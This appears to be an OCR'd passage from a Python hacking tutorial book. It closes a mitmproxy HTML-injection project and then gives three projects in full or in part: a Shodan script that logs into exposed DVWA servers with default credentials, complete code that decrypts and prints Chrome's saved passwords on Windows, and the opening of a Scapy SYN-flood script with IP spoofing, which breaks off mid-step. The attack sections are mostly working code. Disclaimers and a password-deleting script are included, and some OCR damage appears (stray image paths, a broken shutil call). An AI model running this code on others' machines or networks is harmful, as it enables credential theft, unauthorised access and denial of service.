
But if the site is not already preloaded in the HSTS preload list (if it's the case, the browser will not allow bypassing the warning), we can proceed and visit the page:



As you can see, we will not be able to do anything in the website, as the injected HTML overlay is preventing us, you can also check if your proxy is indeed working by running the following `curl` command:

```
$ curl -x http://127.0.0.1:8080/ -k https://duckduckgo.com/
```

If it's working properly, you'll see the injected code in the end as shown in the following image:



Conclusion

Note that the script can be used in the different proxy modes that mitmproxy supports, including regular, transparent, socks5, reverse and upstream proxying.

Mitmproxy is not limited of being an HTTP proxy, we can also proxy websocket data, or even raw TCP data in a very similar way.

PROJECT 8: Use Shodan API in Python

Learn how to use Shodan API to make a script that searches for public vulnerable servers, IoT devices, power plants and much more using Python.

Public IP addresses are routed on the Internet, which means connection can be established between any host having a public IP, and any other host connected to the Internet without having a firewall filtering the outgoing traffic, and because IPv4 is still the dominant used protocol on the Internet, it's possible and nowadays practical to crawl the whole Internet.

There are a number of platforms that offer Internet scanning as a service, to list a few; Shodan, Censys, and ZoomEye. Using these services, we can scan the Internet for devices running a given service, we can find surveillance cameras, industrial control systems such as power plants, servers, IoT devices and much more.


These services often offer an API, which allow programmers to take full advantage of their scan results, they're also used by product managers to check patch applications, and to get the big picture on the market shares with competitors, and also used by security researchers to find vulnerable hosts and create reports on vulnerability impacts.

In this tutorial, we will look into Shodan's API using Python, and some of its practical use-cases.

Shodan is by far the most popular IoT search engine, it was created in 2009, it features a web interface for exploring data manually, as well as a REST API and libraries for the most popular programming languages including Python, Ruby, Java and C#.


Using most of Shodan features requires a Shodan membership, which costs 49$ at the time of writing the article for a lifetime upgrade, and which is free for students, professors and IT staff, refer to this page for more information.

Once you become a member, you can manually explore data, let's try to find unprotected Axis security cameras:



As you can see, the search engine is quite powerful, especially with search filters, if you want to test more cool queries, we'd recommend checking out this list of awesome Shodan search queries.

Now let's try to use Shodan API. First, we navigate to our account, to retrieve our API key:




To get started with Python, we need to install shodan library:

```
pip3 install shodan
```

The example we gonna use in this tutorial is we make a script that searches for instances of DVWA (Damn Vulnerable Web Application) that still have default credentials and reports them.

DVWA is an opensource project, aimed for security testing, it's a web application that is vulnerable by design, it's expected that users deploy it on their machines to use it, we will try to find instances on the Internet that already have it deployed, to use it without installing.

There should be a lot of ways to search for DVWA instances, but we gonna stick with the title, as it's straightforward:



The difficulty with doing this task manually is that most of the instances should have their login credentials changed. So, to find accessible DVWA instances, it's necessary to try default credentials on each of the detected instances, we'll do that with Python:

```
import shodan
import time
import requests
import re

# your shodan API key
SHODAN_API_KEY = '<YOUR_SHODAN_API_KEY_HERE>'
api = shodan.Shodan(SHODAN_API_KEY)
```

Now let's write a function that queries a page of results from Shodan, one page can contain up to 100 results, we add a loop for safety. In case there is a network or API error, we keep retrying with second delays until it works:

```
# requests a page of data from shodan
def request_page_from_shodan(query, page=1):
    while True:
```

```
        try:
            instances = api.search(query, page=page)
            return instances
        except shodan.APIError as e:
            print(f"Error: {e}")
            time.sleep(5)
```

Let's define a function that takes a host, and checks if the credentials `admin:password` (defaults for DVWA) are valid, this is independent of the Shodan library, we will use requests library for submitting our credentials, and checking the result:

```
# Try the default credentials on a given instance of DVWA, simulating a real user trying the credentials
# visits the login.php page to get the CSRF token, and tries to login with admin:password
def has_valid_credentials(instance):
    sess = requests.Session()
    proto = ('ssl' in instance) and 'https' or 'http'
    try:
        res = sess.get(f"{proto}://{instance['ip_str']}:{instance['port']}/login.php", verify=False)
    except requests.exceptions.ConnectionError:
        return False
    if res.status_code != 200:
        print("[-] Got HTTP status code {res.status_code}, expected 200")
        return False
    # search the CSRF token using regex
    token = re.search(r"user_token' value='([0-9a-f]+)'", res.text).group(1)
    res = sess.post(
```

```
        f"{proto}://{instance['ip_str']}:{instance['port']}/login.php",
        f"username=admin&password=password&user_token={token}&Login=Login",
        allow_redirects=False,
        verify=False,
        headers={'Content-Type': 'application/x-www-form-urlencoded'}
    )
    if res.status_code == 302 and res.headers['Location'] == 'index.php':
        # Redirects to index.php, we expect an authentication success
        return True
    else:
        return False
```

The above function sends a GET request to the DVWA login page, to retrieve the `user_token`, then sends a POST request with the default username and password, and the CSRF token, and then it checks whether the authentication was successful or not.


Let's write a function that takes a query, and iterates over the pages in Shodan search results, and for each host on each page, we call the `has_valid_credentials()` function:

```
# Takes a page of results, and scans each of them, running has_valid_credentials
def process_page(page):
    result = []
    for instance in page['matches']:
        if has_valid_credentials(instance):
            print(f"[+] valid credentials at : {instance['ip_str']}:{instance['port']}")
            result.append(instance)
    return result
```

```
# searches on shodan using the given query, and iterates over each page of the results
def query_shodan(query):
    print("[*] querying the first page")
    first_page = request_page_from_shodan(query)
    total = first_page['total']
    already_processed = len(first_page['matches'])
    result = process_page(first_page)
    page = 2
    while already_processed < total:
        # break just in your testing, API queries have monthly limits
        break
        print("querying page {page}")
        page = request_page_from_shodan(query, page=page)
        already_processed += len(page['matches'])
        result += process_page(page)
        page += 1
    return result

# search for DVWA instances
res = query_shodan('title:dvwa')
print(res)
```

This can be improved significantly by taking advantage of multi-threading to speed up our scanning, as we could check hosts in parallel, check this tutorial that may help you out.

Here is the script output:



As you can see, this Python script works and reports hosts that has the default credentials on DVWA instances.

Conclusion

Scanning for DVWA instances with default credentials might not be the most useful example, as the application is made to be vulnerable by design, and most people using it are not changing their credentials.

However, using Shodan API is very powerful, and the example above highlights how it's possible to iterate over scan results, and process each of them with code, the search API is the most popular, but Shodan also supports on-demand scanning, network monitoring and more, you can check out the API reference for more details.

***Disclaimer**: We do not encourage you to do illegal activities, with great power comes great responsibility. Using Shodan is not illegal, but bruteforcing credentials on routers and services is, and we are not responsible for any misuse of the API, or the Python code we provided.*

PROJECT 9: Extract Chrome Passwords in Python

Learn how to extract and decrypt Google Chrome browser saved passwords using Python with the help

of sqlite3 and other modules.

Being able to extract saved passwords in the most popular browser is a useful and handy task in forensics, as Chrome saves passwords locally in a sqlite database. However, this can be time-consuming when doing it manually.

Since Chrome saves a lot of your browsing data locally in your disk, In this tutorial, we will write Python code to extract saved passwords in Chrome on your Windows machine, we will also make a quick script to protect ourselves from such attacks.

To get started, let's install the required libraries:

```
pip3 install pycryptodome pypiwin32
```

Open up a new Python file, and import the necessary modules:

```
import os
import json
import base64
import sqlite3
import win32crypt
from Crypto.Cipher import AES
import shutil
from datetime import timezone, datetime, timedelta
```

Before going straight into extract chrome passwords, we need to define some useful functions that will help us in the main function:

```
def get_chrome_datetime(chromedate):
    """Return a `datetime.datetime` object from a chrome format datetime
    Since `chromedate` is formatted as the number of microseconds since
```

```
January, 1601"""
    return datetime(1601, 1, 1) + timedelta(microseconds=chromedate)

def get_encryption_key():
    local_state_path = os.path.join(os.environ["USERPROFILE"],
                                    "AppData", "Local", "Google", "Chrome",
                                    "User Data", "Local State")
    with open(local_state_path, "r", encoding="utf-8") as f:
        local_state = f.read()
        local_state = json.loads(local_state)

    # decode the encryption key from Base64
    key = base64.b64decode(local_state["os_crypt"]["encrypted_key"])
    # remove DPAPI str
    key = key[5:]
    # return decrypted key that was originally encrypted
    # using a session key derived from current user's logon credentials
    # doc: http://timgolden.me.uk/pywin32-docs/win32crypt.html
    return win32crypt.CryptUnprotectData(key, None, None, None, 0)[1]

def decrypt_password(password, key):
    try:
        # get the initialization vector
        iv = password[3:15]
        password = password[15:]
        # generate cipher
        cipher = AES.new(key, AES.MODE_GCM, iv)
        # decrypt password
        return cipher.decrypt(password)[:-16].decode()
    except:
```

```
        try:
            return str(win32crypt.CryptUnprotectData(password, None, None, None, 0)[1])
        except:
            # not supported
            return ""
```

get_chrome_datetime() function is responsible for converting chrome date format into a human-readable date-time format.

get_encryption_key() function extracts and decodes the AES key that was used to encrypt the passwords, this is stored in `"%USERPROFILE%\AppData\Local\Google\Chrome\User Data\Local State"` path as a JSON file.

decrypt_password() takes the encrypted password and the AES key as arguments and returns a decrypted version of the password.

Below is the main function:

```
def main():
    # get the AES key
    key = get_encryption_key()
    # local sqlite Chrome database path
    db_path = os.path.join(os.environ["USERPROFILE"], "AppData", "Local",
                           "Google", "Chrome", "User Data", "default", "Login Data")
    #  the file to another location
    # as the database will be locked if chrome is currently running
    filename = "ChromeData.db"
    shutil.file(db_path, filename)
    # connect to the database
```

```
    db = sqlite3.connect(filename)
    cursor = db.cursor()
    # `logins` table has the data we need
    cursor.execute("select origin_url, action_url, username_value,
password_value, date_created, date_last_used from logins order by
date_created")
    # iterate over all rows
    for row in cursor.fetchall():
        origin_url = row[0]
        action_url = row[1]
        username = row[2]
        password = decrypt_password(row[3], key)
        date_created = row[4]
        date_last_used = row[5]
        if username or password:
            print(f"Origin URL: {origin_url}")
            print(f"Action URL: {action_url}")
            print(f"Username: {username}")
            print(f"Password: {password}")
        else:
            continue
        if date_created != 86400000000 and date_created:
            print(f"Creation date: {str(get_chrome_datetime(date_created))}")
        if date_last_used != 86400000000 and date_last_used:
            print(f"Last Used: {str(get_chrome_datetime(date_last_used))}")
        print("="*50)
    cursor.close()
    db.close()
    try:
        # try to remove the copied db file
```

```
        os.remove(filename)
    except:
        pass
```

First, we get the encryption key using the previously defined get_encryption_key() function, then we the SQLite database (located at `"%USERPROFILE%\AppData\Local\Google\Chrome\User Data\default\Login Data"` that has the saved passwords to the current directory and connects to it, this is because the original database file will be locked when Chrome is currently running.

After that, we make a select query to the logins table and iterate over all login rows, we also decrypt each password and reformat the `date_created` and `date_last_used` date times to more human-readable format.

Finally, we print the credentials and remove the database from the current directory.

Let's call the main function:

```
if __name__ == "__main__":
    main()
```

The output should be something like this format (obviously, I'm sharing fake credentials):

```
Origin URL: https://accounts.google.com/SignUp
Action URL: ttps://accounts.google.com/SignUp
Username: email@gmail.com
Password: rU91aQktOuqVzeq
Creation date: 2020-05-25 07:50:41.416711
Last Used: 2020-05-25 07:50:41.416711
================================================================================
```

```
Origin URL: https://cutt.ly/register
Action URL: https://cutt.ly/register
Username: email@example.com
Password: AfE9P2o5f5U
Creation date: 2020-07-13 08:31:25.142499
Last Used: 2020-07-13 09:46:24.375584
================================================
```

Great, now you're aware that a lot of sensitive information is in your machine and is easily readable using scripts like this one.

Disclaimer: *Please run this script on your machine or on a machine you have permission to access, we do not take any responsibility for any misuse.*

Deleting Passwords

As you just saw, saved passwords on Chrome are quite dangerous to leave them there. Now you're maybe wondering how we can protect ourselves from malicious scripts like this. In this section, we will write a script to access that database and delete all rows from `logins` table:

```
import sqlite3
import os

db_path = os.path.join(os.environ["USERPROFILE"], "AppData", "Local",
                       "Google", "Chrome", "User Data", "default", "Login Data")
db = sqlite3.connect(db_path)
cursor = db.cursor()
# `logins` table has the data we need
cursor.execute("select origin_url, action_url, username_value,
password_value, date_created, date_last_used from logins order by
date_created")
```

```
n_logins = len(cursor.fetchall())
print(f"Deleting a total of {n_logins} logins...")
cursor.execute("delete from logins")
cursor.connection.commit()
```

This will require you to close the Chrome browser and then run it, here is my output:

```
Deleting a total of 204 logins...
```

Once you open Chrome this time, you'll notice that auto-complete on login forms is not there anymore. Run the first script as well, and you'll notice it outputs nothing, so we have successfully protected ourselves from this!

Conclusion

In this tutorial, you learned how to write a Python script to extract Chrome passwords on Windows, as well as deleting them to prevent malicious users from being able to access them.

Note that in this tutorial we have only talked about `"Login Data"` file, which contains the login credentials. I invite you to explore that directory furthermore.

If you want to extract Chrome cookies, this tutorial walks you through extracting and decrypting Chrome cookies in a similar way.

For example, there is `"History"` file that has all the visited URLs as well as keyword searches with a bunch of other metadata. There is also `"Cookies"`, `"Media History"`, `"Preferences"`, `"QuotaManager"`, `"Reporting and NEL"`, `"Shortcuts"`, `"Top Sites"` and `"Web Data"`.

These are all SQLite databases that you can access, make sure you make a

and then open a database, so you won't close Chrome whenever you want to access it.


PROJECT 10: Make a SYN Flooding Attack in Python

Learn how to use Scapy library in Python to perform a TCP SYN Flooding attack, which is a form of denial of service attacks.

A SYN flood attack is a common form of a denial of service attack in which an attacker sends a sequence of SYN requests to the target system (can be a router, firewall, Intrusion Prevention Systems (IPS), etc.) in order to consume its resources, preventing legitimate clients from establishing a regular connection.

TCP SYN flood exploits the first part of the TCP three-way handshake, and since every connection using the TCP protocol requires it, this attack proves to be dangerous and can take down several network components.

To understand SYN flood, we first need to talk about the TCP three-way handshake:



3-Way TCP Handshake

When a client wants to establish a connection to a server via TCP protocol, the client and server exchange a series of messages:

- The client requests a connection by sending a SYN message to the server.
- The server responds with a SYN-ACK message (acknowledges the request).
- The client responds back with an ACK, and then the connection is started.

SYN flood attack involves a malicious user that sends SYN packets repeatedly without responding with ACK, and often with different source ports, which makes the server unaware of the attack and responds to each attempt with a SYN-ACK packet from each port (The red and green part of the above image). In this way, the server will quickly be unresponsive to legitimate clients.

Related Tutorial: *How to Make a DHCP Listener using Scapy in Python*.

This tutorial will implement a SYN flood attack using the Scapy library in Python. To get started, you need to install Scapy:

```
pip3 install scapy
```

Open up a new Python file and import Scapy:

```
from scapy.all import *
```

I'm going to test this on my local router, which has the private IP address of 192.168.1.1:

```
# target IP address (should be a testing router/firewall)
target_ip = "192.168.1.1"
# the target port u want to flood
target_port = 80
```

If you want to try this against your router, make sure you have the correct IP address, you can get the default gateway address via `ipconfig` and `ip route` commands in Windows and macOS/Linux, respectively.

The target port is HTTP since I want to flood the web interface of my router. Now let's forge our SYN packet, starting with IP layer:

```
# forge IP packet with target ip as the destination IP address
ip = IP(dst=target_ip)
# or if you want to perform IP Spoofing (will work as well)
# ip = IP(src=RandIP("192.168.1.1/24"), dst=target_ip)
```

We specified the `dst` as the target IP address, we can also set `src` address to a spoofed random IP address in the private network range (commented code) and it will work as well.

Let's forge our TCP layer:

```
# forge a TCP SYN packet with a random source port
# and the target port as the destination port
tcp = TCP(sport=RandShort(), dport=target_port, flags="S")
```

So we're setting the source port (`sport`) to a random short (which ranges from 1 to 65535, just like ports) and the `dport` (destination port) as our target port, in this case, it's an HTTP service.

We also set the flags to `"S"` which indicates the type SYN.

Now let's add some flooding raw data to occupy the network:

